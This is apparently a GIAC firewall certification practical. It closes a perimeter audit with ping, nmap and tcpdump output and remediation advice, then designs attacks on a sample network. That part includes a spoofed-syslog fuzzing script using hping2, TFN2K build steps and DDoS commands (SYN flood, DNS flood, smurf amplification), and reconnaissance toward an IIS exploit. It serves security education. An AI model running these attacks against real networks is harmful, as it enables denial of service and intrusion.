columbus#ping 256.256.256.250

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 256.256.256.250, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/5/8 ms
columbus#ping 256.256.256.254

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 256.256.256.250, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/7/12 ms
columbus#ping 256.256.256.245

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 256.256.256.245, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/8/12 ms

------

[root@roundrock /root]# ping columbus
PING columbus.giac.com (256.256.256.246) from 256.256.256.245 : 56(84) bytes of data.
64 bytes from columbus.giac.com (256.256.256.246): icmp_seq=0 ttl=255 time=2.343 msec
64 bytes from columbus.giac.com (256.256.256.246): icmp_seq=1 ttl=255 time=6.735 msec
64 bytes from columbus.giac.com (256.256.256.246): icmp_seq=2 ttl=255 time=6.488 msec

--- columbus.giac.com ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/mdev = 2.343/5.188/6.735/2.016 ms
[root@roundrock /root]# ping spring
```

```
PING spring.giac.com (172.18.30.243) from 172.18.30.254 : 56(84) bytes of data.
64 bytes from spring.giac.com (172.18.30.243): icmp_seq=0 ttl=255 time=563 usec
64 bytes from spring.giac.com (172.18.30.243): icmp_seq=1 ttl=255 time=352 usec
64 bytes from spring.giac.com (172.18.30.243): icmp_seq=2 ttl=255 time=364 usec

--- spring.giac.com ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.352/0.426/0.563/0.098 ms
```

Positive control:

Routing any further into GIAC's network is a moot point, since every host on network 172.18.30.192/26 except roundrock itself is a proxy server, not a router.

Simple tests verify that no other pings than locally-connected networks succeed, even where other connectivity will:

```
[root@roundrock /root]# ping 256.256.256.250
PING 256.256.256.250 (256.256.256.250) from 256.256.256.245 : 56(84) bytes of data.
ping: sendto: Operation not permitted
ping: sendto: Operation not permitted
ping: sendto: Operation not permitted

--- 256.256.256.250 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss

------

columbus#ping 256.256.256.123
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 256.256.256.123, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
columbus#ping 172.184.68.43

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.184.68.43, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

ICMP types 11 and 3

Positive function:

Using hping2, which allows the explicit generation of ICMP 11/0 (time exceeded in transit) and ICMP 3/4 (Fragmentation required and DF bit set) packet. Generating these packets from within:

```
# ./hping2 -C 11 -d 40 -K 0 256.256.256.250
HPING 256.256.256.250 (qfe2 256.256.256.250): icmp mode set, 28 headers + 40 data bytes
^C
--- 256.256.256.250 hping statistic ---
121 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
# ./hping2 -C 3 -d 40 -K 4 256.256.256.250
HPING 256.256.256.250 (qfe2 256.256.256.250): icmp mode set, 28 headers + 40 data bytes
^C
--- 256.256.256.250 hping statistic ---
14 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

causes them to traverse the perimeter and be visible on the "outside" instance of tcpdump:

```
05:44:57.858774 172.18.30.250 > 256.256.256.250: icmp: time exceeded in-transit (DF)
05:44:58.859039 172.18.30.250 > 256.256.256.250: icmp: time exceeded in-transit (DF)
05:44:59.859176 172.18.30.250 > 256.256.256.250: icmp: time exceeded in-transit (DF)
05:45:28.071072 172.18.30.250 > 256.256.256.250: icmp: 66.66.66.66 unreachable - need to frag (DF)
05:45:29.071024 172.18.30.250 > 256.256.256.250: icmp: 66.66.66.66 unreachable - need to frag (DF)
05:45:30.071254 172.18.30.250 > 256.256.256.250: icmp: 66.66.66.66 unreachable - need to frag (DF)
```

Testing this from without, however, brings up an odd result - the ICMP packets do not traverse the NAT, but retain their "outside" IP addresses and are directed by the firewall back in the direction of the border router!

```
May 29 07:05:57 roundrock kernel: icmp timeout::IN=eth0 OUT=eth0 SRC=256.256.256.250 DST=256.256.256.123
LEN=68 TOS=0x00 PREC=0x00 TTL=62 ID=24056 DF PROTO=ICMP TYPE=11 CODE=0
[SRC=65.65.65.65 DST=66.66.66.66 LEN=0 TOS=0x00 PREC=0x00 TTL=64 ID=0 PROTO=TCP INCOMPLETE [8 bytes] ]

May 29 06:12:10 columbus.giac.com 1600: *May 29 06:11:33: %SEC-6-IPACCESSLOGDP: list columbus-in
denied icmp 256.256.256.250 -> 256.256.256.123 (11/0), 40 packets
```

Note that the packets come in through the border router, are routed back out the same interface they came in by the firewall, then are dropped by access-list columbus-in (because they look like an internal node spoofing an external

source address).

Results of note:

This is the most serious issue of our audit so far. There is a reported bug (noted here and here) almost a year old in Netfilter having to do with ICMP error messages generated on the NAT boundary, which our ruleset seems to be invoking.

Identd

Positive function has already been verified in the SMTP testing previously done.

Positive control:

As has been used before, a simple TCP connect scan is enough to verify the identd "proxy reject" subterfuge is only employed for the outgoing mail and other service proxies (note that nmap reports a host to be "Up" with respect to identd even if it answers SYN with RST/ACK):

```
# ./nmap -e qfe2 -P0 -sT -p 113 -oG - 256.256.256.115-124,245,246,249
# nmap 3.27 scan initiated Thu May 29 06:28:51 2003 as: ./nmap -e qfe2 -P0 -sT -p 113 -oG - 256.256.256.115-124,245,246,249
Host: 256.256.256.115 (spring.giac.com)    Ports: 113/filtered/tcp//auth///
Host: 256.256.256.116 (iowacol.giac.com)        Status: Up
Host: 256.256.256.117 (alief.giac.com)     Status: Up
Host: 256.256.256.118 (katy.giac.com)      Ports: 113/filtered/tcp//auth///
Host: 256.256.256.119 (richmond.giac.com)  Ports: 113/filtered/tcp//auth///
Host: 256.256.256.120 (sanjacinto.giac.com)        Ports: 113/filtered/tcp//auth///
Host: 256.256.256.121 (sanfelipe.giac.com) Ports: 113/filtered/tcp//auth///
Host: 256.256.256.122 (brookshire.giac.com)        Status: Up
Host: 256.256.256.123 (eaglelake.giac.com) Ports: 113/filtered/tcp//auth///
Host: 256.256.256.124 (seguin.giac.com)    Ports: 113/filtered/tcp//auth///
Host: 256.256.256.245 ()   Ports: 113/filtered/tcp//auth///
Host: 256.256.256.246 ()   Ports: 113/filtered/tcp//auth///
Host: 256.256.256.249 ()   Ports: 113/filtered/tcp//auth///
# Nmap run completed at Thu May 29 06:34:54 2003 -- 13 IP addresses (13 hosts up) scanned in 362.783 seconds


(from the inner tcpdump instance)
06:32:36.193944 256.256.256.250.33106 > 256.256.256.116.113: S 4232259643:4232259643(0 win 24820  (DF)
06:32:36.194888 256.256.256.116.113 > 256.256.256.250.33106: R 0:0(0) ack 4232259644 win 0 (DF)
06:32:36.215661 256.256.256.250.33107 > 256.256.256.117.113: S 4232419028:4232419028(0 win 24820  (DF)
06:32:36.215833 256.256.256.117.113 > 256.256.256.250.33107: R 0:0(0) ack 4232419029 win 0 (DF)
06:35:01.151341 256.256.256.250.33132 > 256.256.256.122.113: S 4270867431:4270867431(0 win 24820  (DF)
06:35:01.151505 256.256.256.122.113 > 256.256.256.250.33132: R 0:0(0) ack 4270867432 win 0 (DF)
```

Audit Evaluation and Recommendations

In retrospect, it should have been obvious that all VPN connections to seguin were using NAT transparency. It's not clear that any remedial action is called for here, since the fact that the plain IPSec won't work across the NAT doesn't obviate the correctness of the rule allowing IPSec traffic to the VPN. Further, should the VPN's outward-facing interface ever be moved outside the external firewall, connections will no longer need NAT Transparency, and demand for regular IPSec VPN connections will grow.

Corrections can be applied specifically for the clock skew among the hosts deployed for the audit - but the fact of the clock skew raises the issue that no provision has been made for coordination of time among the hosts in GIAC's network. This is a deficiency that need be corrected; rather than introduce dependencies on an external time source, accurate time synchronization should be introduced using a GPS-based NTP server, such as those made by Symmetricom (formerly Datum, Inc. or Austron), whose website at http://www.ntp-systems.com appeared to be malfunctioning at the time of submission of this paper.

The profusion of "%SEC-6-IPACCESSLOGRL" messages underscores the fact that neither the firewall nor the border router can be expected to replace the dedicated IDS systems in place. An analysis (the depth of which is beyond the scope of this audit, but some consideration may need to be given to the fallback static ACL's) need be performed on the log data being recorded by both devices, to weed out "noise" rules (the final Default Deny rules being prime possibilities) and log only that data which may be pertinent, e.g. continued abuse attempts from specifically blocked habitual attackers. In the final analysis, it is reasonable Defense in Depth to have the firewall and the border outer backstop the IDS, but not to the point where their primary functions are degraded.

The initial impetus behind the "deny fragments" rules was the idea that most people are standardized on Ethernet, so

fragmentation is rare and legitimate fragmentation rarer still. The problem is that both the Cisco ACL's and the Netfilter ruleset only have rules that will catch the second and subsequent fragments - neither firewalling technology can properly distinguish a nonfragmented packet from a first fragment. There does not appear to be a current performance problem from state tables filling up with first fragments, but there is a danger of that becoming a problem, and little reason to hold on to those rules under the circumstances; the rulesets should be amended to not distinguish between fragmented and nonfragmented traffic.

E-mail headers have been observed to include information from which an attacker might learn some of GIAC's network topology. Although qmail includes configuration options for "host masquerading" and "user masquerading" in the "From:" lines of sent e-mail (as noted in /var/qmail/doc/FAQ in the qmail installation), there appears to be no support for suppression or modification of the "Received:" headers by qmail to stop this information leak (and, reading between the lines of /var/qmail/man/cat7/forgeries.0, such a technique might well be regarded askance by the authors of qmail). An analysis need be performed to determine whether the potential for harm caused by the information leak merits a nonstandard and obfuscated solution.

The Netfilter bug demands immediate remediation - either or all of an upgrade of the kernel to 2.4.20 or above, an upgrade of iptables to 1.2.7 or above, or the application of the patch noted in the advisory need be put in place; in the short run, the workaround rule

```
iptables -A OUTPUT -m state -p icmp --state INVALID -j DROP
```

should be applied.

Finally, as previously noted, this audit is limited in scope to the perimeter component rulesets. Not only should this audit be performed periodically, but other facets of GIAC's security efforts merit audits as well.

Recommendation Synopsis and Conclusion

- take no action regarding NAT transparency vs. native IPSec VPN connections;
- install a GPS-based local NTP server for time synchronization;
- review logging in rulesets and remove logging from "noise" rules;
- repeal fragmentation rules, i.e. do not detect fragmented traffic in firewall and border router rulesets;
- determine whether e-mail header information leak merits a new solution;
- *immediately* apply at least the workaround rule from the Netfilter security advisory; reiterate ICMP error portion of the audit following patching/upgrades;
- schedule the next instance of this audit, and audits of other security systems.

Although there were, as noted, irregular results to be had, GIAC's firewall policy was by and large properly in force through the tests performed.


The number of man-hours necessary for this audit was grossly overestimated. The results of three man-hours of positive function testing could have been accomplished with a half-hour or less of discussion with GIAC's networking staff. The positive control testing didn't take nearly the time budgeted either. The method of changing out a production host for a testing host seemed to work well, with the exception of needing to clear a router ARP table from time to time. A smaller time budget is recommended for the next periodic audit.

Assignment 4 - Design Under Fire

I have selected the network design of Brian States, GCFW #368, as the target against which to research and design the designated attacks.

Figure 1

GIAC Enterprises Network Diagram



An attack against the firewall itself

Brian States' design calls for a Check Point FW-1 NG FP2 running on Solaris 8; this version of Check Point was current at the time of his practical submission, and it seems prudent to assume that it would be proof against posted Check Point vulnerabilities prior to that time.

Since that time, only a single alert has been posted to Check Point's site, concerning a new feature in FP3; although the alert itself is sketchy on details, it credits one Dr. Peter Bieringer with reporting the vulnerability. A Google search on Dr. Bieringer's name yields the full advisory at www.aerasec.de .

A new feature was introduced in Check Point FW-1 NG FP3, which allows incoming syslog traffic to be redirected into the firewall's logs; oddly enough, the name "SmartTracker" is referenced in Dr. Bieringer's alert and on the FW-1 mailing list, but I could find no references to it on Check Point's site, even using their search function.

Dr. Bieringer's research has unearthed three separate issues affecting Check Point firewalls' syslog processes:

- a log flooding issue with versions 4.1 (pre-NG);
- a console display issue in all versions to date, including HotFix 2 for FP3;

- a condition in which an FP3 syslog daemon can be crashed (he theorizes but cannot confirm that a root exploit may be possible), by sending random and out-of-specification data to the syslog port.

To design an attack taking advantage of this vulnerability, one must first consider objectives - clearly this vulnerability is not the sort to make a FW-1 lay down its arms and peaceably surrender the network within. A log flood is likely to be a nuisance, and an ANSI bomb or similar attack might have some potential annoyance value, but the real prospects for a definitive success are small. If, however, an attacker can turn logging *off* for a period of time, there is a window in which a great deal of other reconnaissance can be accomplished.

Ideally, an attack can be crafted to send packets to the firewall syslog which appear to be from the border router. To accomplish this, rather than use netcat as Dr. Bieringer did, one uses hping2's spoofing capabilities; in a test against a standard Solaris 8 syslogd, the commands:

```
10.10.10.250# cat > fauxsyslog
<189>faux hping2 src for syslog
10.10.10.250# ./hping2 -p 514 -2 -d 40 -a 10.10.10.66 -E fauxsyslog 10.10.10.65
HPING 10.10.10.65 (qfe2 10.10.10.65): udp mode set, 28 headers + 40 data bytes
^C
--- 10.10.10.65 hping statistic ---
25 packets tramitted, 0 packets received, 100% packet loss
```

yielded the results in /var/adm/messages (to which syslog facility LOCAL7, at priority INFO or higher is directed[1]):

```
Jun  4 00:21:20 [10.10.10.66.10.227] faux hping2 src for syslog
Jun  4 00:21:21 [10.10.10.66.10.228] faux hping2 src for syslog
Jun  4 00:21:22 [10.10.10.66.10.229] faux hping2 src for syslog
Jun  4 00:21:23 [10.10.10.66.10.230] faux hping2 src for syslog
Jun  4 00:21:24 [10.10.10.66.10.231] faux hping2 src for syslog
Jun  4 00:21:25 [10.10.10.66.10.232] faux hping2 src for syslog
Jun  4 00:21:26 [10.10.10.66.10.233] faux hping2 src for syslog
Jun  4 00:21:27 [10.10.10.66.10.234] faux hping2 src for syslog
:
:
```

in a network where 10.10.10.250 was actually on a different routed network, and in fact passing through a NAT, albeit one with no firewall rules of any sort applied. Reducing the packet size passed to hping2:

```
10.10.10.250# ./hping2 -p 514 -2 -d 16 -a 10.10.10.66 -E fauxsyslog 10.10.10.65
HPING 10.10.10.65 (qfe2 10.10.10.65): udp mode set, 28 headers + 16 data bytes
^C
--- 10.10.10.65 hping statistic ---
44 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

caused the packets, and thus the syslog entries, to be truncated:

```
Jun  4 00:34:04 [10.10.10.66.6.224] faux hping2
Jun  4 00:34:06 [10.10.10.66.6.226] faux hping2
Jun  4 00:34:08 [10.10.10.66.6.228] faux hping2
Jun  4 00:34:10 [10.10.10.66.6.230] faux hping2
Jun  4 00:34:12 [10.10.10.66.6.232] faux hping2
:
:
```

Unfortunately, the author does not have a FW-1 against which to do testing; it would be instructive to attempt to extend Dr. Bieringer's work and determine:

- whether the presence or absence of the PRI portion ("<189>" in the examples above) of a syslog packet is part of the cause of the syslog daemon crash;
- whether line length has any part in causing the crash;
- whether handling of non-text characters has any part in causing the crash;
- what other parameters might be causing the crash;

, the better to crash the syslog daemon effectively and reliably. An approach such as the quick and dirty script:

```
#!/usr/local/bin/perl

# defaults
```

```
$l = 40;
$privalue = 189;
$c= 1;

# command line args
while($_ = shift(@ARGV))
{
 if(/^-(¥S)(¥S*)/)
 {
  if($1 eq "n")                 # -n for no PRI
  { $noPRI = 1; }
  elsif($1 eq "l" && $2)        # -l to set line length
  { $l = $2; }
  elsif($1 eq "A") #            -A for non-alphanumerics only
  { $nonalpha = 1; $alpha = 0; }
  elsif($1 eq "a") #            -a for alphanumerics only
  { $alpha = 1; $nonalpha = 0; }
  elsif($1 eq "c" && $2) #      -c for packet count
  { $c = $2; }
 }
}

open(IN,"/dev/random");
while(length($suggest) < $l) # build a "message" of length $l
{
 read(IN,$char,1);
 next if ($alpha && $char !~ /[0-9A-Za-z]/);
 next if ($nonalpha && %char =~ /[0-9A-Za-z]/);
 $suggest .= $char;
}
close(IN);
open(OUT,">fauxsyslog");
$PRIstr = ($noPRI ? "" : sprintf "<%d>",$privalue);
printf OUT "%s%s¥n",$PRIstr,$suggest;
close(OUT);
$l += length($PRIstr) + 1; # to correct for prepending of PRI if necessary
                           # and for final ¥n
system("hping2 -p 514 -2 -d $l -c $c -a 10.10.10.66 -E fauxsyslog 10.10.10.65");
```

might be used, and patched as necessary, for this purpose.

In order to apply this against Brian States' network, an attacker would need to send an appropriately out-of-specification data to the FW-1 from an address from which it was accepting such logs. The most logical (indeed, the only logical) such address would be the border router's inward-facing interface address:

```
# ./hping2 -p 514 -2 -d 640 -c 10 -a 192.168.1.1 -E fauxsyslog 192.168.1.2
HPING 192.168.1.2 (hme0 192.168.1.2): udp mode set, 28 headers + 640 data bytes

--- 192.168.1.2 hping statistic ---
10 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Note that in no case would any reply be expected, or confirmation or denial of success, unless an ICMP unreachable or other message was generated. If the attack was successful, the firewall's syslog daemon would go down and the logging of external syslog data would cease. It is not clear from either Dr. Bieringer's advisory or Check Point's whether this would cause *all* log data to be lost during the syslog daemon outage, or just that data coming from external sources (i.e. whether the FW-1's internally generated log data goes by way of traditional syslog processing or another path into Check Point's proprietary log format).

A chain of assumptions would need to all be true for this attack to succeed:

- the firewall in Brian State's design would need to have been upgraded to FP3, but not to FP3 HF2;
- the firewall would need to have the syslog daemon configured to accept and forward data from the router or some other external source;
- the attacker would need to be able to successfully spoof traffic to the firewall, asserting the IP of the legitimate source.

In Mr. States' design, it is unclear whether the first condition could be expected to exist; the second and third, however, are assuredly not true in the design presented. The syslog forwarding feature was not available at the time of this design, so the border router was configured to log through the firewall to an internal loghost. Mr. States' tutorial clearly includes proper ingress filtering: where 192.168.1.0/24 is used to represent the routable /24 address space assigned GIAC's network (author's comment interpolated):

```
! deny traffic with a GIAC internal source address
access-list 101 deny ip 192.168.1.0 0.0.0.255 any log
```

Mr. States' design as presented is almost completely proof against this attack. The only possible way to even get the attack traffic to the firewall would be to first compromise the border router. An upgrade to FP3 HF2 would be appropriate if the syslog redirection to SmartTracker was desired, but does not otherwise appear immediately necessary. Also, solutions might be explored which better secure or at least quarantine the path in which the unencrypted and unauthenticated syslog data flows from the border router (e.g. a VPN tunnel from the router to the syslog host, or dedicated logging that remains outside the firewall), so that syslog traffic to or through the firewall could be denied altogether.

An attack from 50 compromised broadband hosts

An analysis of the posted practical assignments for the last 50 or so people to earn the GCFW certification shows that over half of them used Tribe Flood Network 2000 (the homepage appears offline, but TFN2K can be found at Packetstorm) as the tool of choice for attacking from a network of compromised broadband hosts.

This datum lends itself to two possible explanations:

1. GCFW candidates are lazy and copying each other's work, or
2. TFN2K is a stunningly well-crafted tool for this purpose.

In all seriousness, TFN2K is extraordinarily well thought out for the purpose to which it's put - one could wish that DDoS *prevention* tools were this good. In an industry where three-year-old software is usually hopelessly out of date, TFN2K has held its value remarkably well. An analysis at Packetstorm lists some of the tool's features:

- as a matter of course, tfn can be compiled to hide itself in the process table under a different name, and to require a password for execution (excerpt from config.h):

```
#define HIDEME "devfsadmd"      /* background process name */
#define HIDEKIDS "in.named"     /* flood/shell thread names */
#define CHLD_MAX 50             /* maximum targets a server handles at a time */
#define DELIMITER "@"           /* to separate ips and broadcasts (host1@host2@.
..) */
#define REQUIRE_PASS            /* require server password to be entered and
                                   verified before the client will work? */
```

- Both the control commands from the master host (the command center for the DDoS) to daemons (the individual compromised hosts doing the attacking) and the attack packets from the daemons against the victim can be sent via TCP, UDP, ICMP, or a random assortment of all of them;
- No return communication is performed from the daemon to the master; the master simply sends 20 instances of its commands to each daemon and relies on the statistical probability of at least one reaching its destination. 20 master-to-daemon commands might seem like a traffic pattern that IDS could easily key on, except that the master can send a high rate of packets to decoy IP's as well as its actual daemons;
- TFN2K encrypts its inter-DDoS-network communications using a key under control of the perpetrator of the DDoS.

To use this tool against GIAC, the plan is as follows:

1. Download TFN2K from Packetstorm. Compile it, "agreeing" to the disclaimer that's part of the "make" process, and compiling in a password so that no one else can assert control of the fifty hosts to be used.

```
# make
cd src && make
gcc -Wall -O3   -o disc disc.c
./disc
gcc -Wall -O3   -o mkpass mkpass.c
./mkpass
server key [8 - 32 chars]:
compiling server with 8 byte password...
gcc -Wall -O3  -c  pass.c
gcc -Wall -O3  -c  aes.c
gcc -Wall -O3  -c  base64.c
gcc -Wall -O3  -c  cast.c
gcc -Wall -O3  -c  flood.c
gcc -Wall -O3  -c  ip.c
```

```
gcc -Wall -O3  -c  process.c
gcc -Wall -O3  -c  tribe.c
gcc -Wall -O3  -c  td.c
td.c: In function `main':
td.c:80: warning: subscript has type `char'
td.c:97: warning: subscript has type `char'
td.c:114: warning: subscript has type `char'
gcc -Wall -O3 -lnsl -lsocket pass.o aes.o base64.o cast.o flood.o ip.o process.o tribe.o td.o -o td
strip td
gcc -Wall -O3  -c  tfn.c
gcc -Wall -O3 -lnsl -lsocket pass.o aes.o base64.o cast.o ip.o tribe.o tfn.o -o tfn
strip tfn
cp src/td src/tfn .
#
```

2. Deploy and run the server on each of the fifty broadband hosts.

3. Run the client on a local host, and pick from a smorgasbord of options some possibilities for filling up GIAC's pipes. Though GIAC's uplink speed is not stated directly, Brian States' upstream-facing border router interface is a Fast Ethernet, so we need to develop about 100M of bandwidth:

    - Redline GIAC's public DNS server - host 192.168.1.67 is the only host providing outward-facing DNS in the design as presented (it's possible GIAC's ISP is providing a secondary, in which case we can attack it too). By using TFN2K's "Remote command execution", each of the fifty daemons can be made to query GIAC's DNS server as fast as possible (Note that no results will be reported back to the master):

```
# ./tfn -f all.my.hosts -c 10 -i "nslookup -query=any giac.com"

        Protocol      : random
        Source IP     : random
        Client input  : list
        Command       : execute remote command

Password verification:

Sending out packets: .
#
```

    - SYN flood against GIAC's public SMTP server - host 192.168.1.68 is the only host allowing e-mail into GIAC's network. This attack is much more since a SYN flood requires a comparatively low level of continued traffic to maintain an effective "locked" on GIAC's e-mail.

```
./tfn -f all.my.hosts -c 5 -i 192.168.1.68 -p 25

        Protocol      : random
        Source IP     : random
        Client input  : list
        TCP port      : 25
        Target(s)     : 192.168.1.68
        Command       : commence syn flood, port: 25

Password verification:

Sending out packets: .
#
```

    - SMURF attack - fifty hosts might not be enough, by themselves, to overload the connectivity GIAC enjoys; however, by leveraging smurf amplification, the 50 hosts' aggregate connectivity can be multipled manyfold. By downloading, for example, netscan.org's list of smurf amplifiers, the process can be almost completely anonymized, and GIAC can be taken completely off the Internet - the example below simply ferrets out the single highest-efficiency smurf amplifier in netscan.org's list:

```
# /usr/bin/echo "GET /order_by_high_resp.txt HTTP/1.0¥n¥r¥n¥r" | nc
 www.netscan.org http | head -15 | awk '/^[0-9]/{print $1}' | head
 -1 > one.smurf
# ./tfn -f all.my.hosts -c 7 -i 192.168.250.250@`cat one.smurf`

        Protocol      : random
        Source IP     : random
        Client input  : list
        Target(s)     : 192.168.250.250@63.210.173.0
        Command       : commence icmp broadcast (smurf) flood
```

```
Password verification:

Sending out packets: .
#
```

Against the DNS redline attack, decentralization by way of secondary DNS servers (some offsite) could be used to partially mitigate the effects; the particular attack is inefficient in that there is no multiplication effect. Against the SYN flood, partial mitigation could be achieved by encapsulating e-mail exchange in VPN tunnels to the networks of partners, suppliers, and large customers, but publicly accessible e-mail would be difficult to secure.

Against the SMURF amplification attack there really isn't an effective defense, nor is there any more effective defense against the inherent spoofing capabilities present in TFN2K. Best practices for defending against this include contingency plans for alternate connectivity (for example, by multihoming with different ISP's or even the same ISP), and having a response plan in place that includes well-known contacts with one's upstream ISP and others.

Compromise an internal system through the perimeter

Several factors enter into the choice of internal hosts to attack: assuming a well-designed network, internal servers are generally too well-protected, while a DNS server, though of necessity more exposed, is also easier to repair or replace, since the data thereon is largely static.

In this section, an attack will be perpetrated against GIAC's public Web server. No other service provided has a better combination of visibility, criticality, and lack of failure-proofing (DNS, by comparison, is cached by remote resolvers; an SMTP MTA will back off and retry delivery at a later time if immediate delivery is not possible and verifiable in at least a rudimentary fashion).

Brian States' design is silent on the subject of the platform and software to be used for GIAC's public webserver 192.168.1.69, so the first task is some reconnaissance to determine exactly what is to be attacked. Given the thorough ruleset in place at the perimeter, tools like nmap can be expected to give bad or inconclusive results; however, it may be much simpler to do some more mundane poking about:

```
# telnet www.somehost.com 80
Trying 10.20.30.40...
Connected to www.somehost.com
Escape character is '^]'.
get /foo http/1.0
HTTP/1.1 400 Bad Request
Date: Wed, 04 Jun 2003 09:18:03 GMT
Server: Apache/1.3.26 (Unix) PHP/4.2.2
:
:

# telnet www.giac.com 80
Trying 192.168.1.69...
Connected to www.giac.com
Escape character is '^]'.
GET /FOO HTTP/1.0

HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Wed, 04 Jun 2003 09:40:26 GMT
Content-Length: 4040
Content-Type: text/html


:
:
```

Assuming the findings above, an attacker would now know he had a Microsoft IIS 5.0 webserver to attack.

The site www.securitytracker.com maintains very up-to-date listings of vulnerabilities, indexed on several different fields including vendor. An examination of their "View Topics > Vendor > Microsoft" area yields two postings, on March 21st and March 24th, 2003 (after the submission of Brian States' design) as follows:

- (Exploit is Available) Re: Microsoft IIS Web Server WebDAV Buffer Overflow...
- (Additional Exploit Code is Available) Re: Microsoft IIS Web Server WebDAV Buffer Overflow...

The first includes a pointer to exploit code written in C, located at http://rafa.h0stile.net/iis_txt.c; the second includes another, this one written in Perl. But for cosmetic differences, the C exploit is precisely the same as the one located at netsys.com's site; it appears to be designed to use the exploit to open up access listening on port 1111. Examining the code, there's at least one typo (a variable assigned as "s5" is later referenced as "s 5"), but it seems fairly straightforward injection of a NOP (on x86 machines, 0x90) sled and some machine code that includes the consecutive bytes 0x04 0x057 (which comes to 1111 decimal). Presumably, one could change the port being opened by patching these two bytes in the shellcode before compilation - the author has neither a Windows compilation environment nor a throwaway Windows server for testing, so the assumption of convenience need be made that this exploit works.

The difficulty, however, is that Brian States' ruleset does not allow any traffic other than HTTP and HTTPS to GIAC's public Web server. Compiling this exploit, and executing a "iis_txt 192.168.1.69 80 /iisstart.asp" does no good if the follow-on "telnet 192.168.1.69 1111" is blocked by the firewall. It is unclear, and bears testing, how this exploit would behave if directed to listen on either the HTTP or HTTPS port already bound to the IIS process.

As with the firewall exploit attempt, the vulnerability in the target system potentially exists, and the exploit might be rewritten to work more effectively through GIAC's perimeter - but even assuming the best of conditions, GIAC's network per Brian States' design is proof against the exploit in the form it's been distributed. Further countermeasures could be had by patching the server per the Microsoft advisory, but no other steps need be taken.

Footnotes for Assignment 4

[1] RFC3164 describes the encoding of data in syslog packets, and the file /usr/include/sys/syslog.h on the author's Solaris 8 system lists, among other values:

```
#define LOG_LOCAL7      (23<<3) /* reserved for local use */
#define LOG_EMERG       0       /* system is unusable */
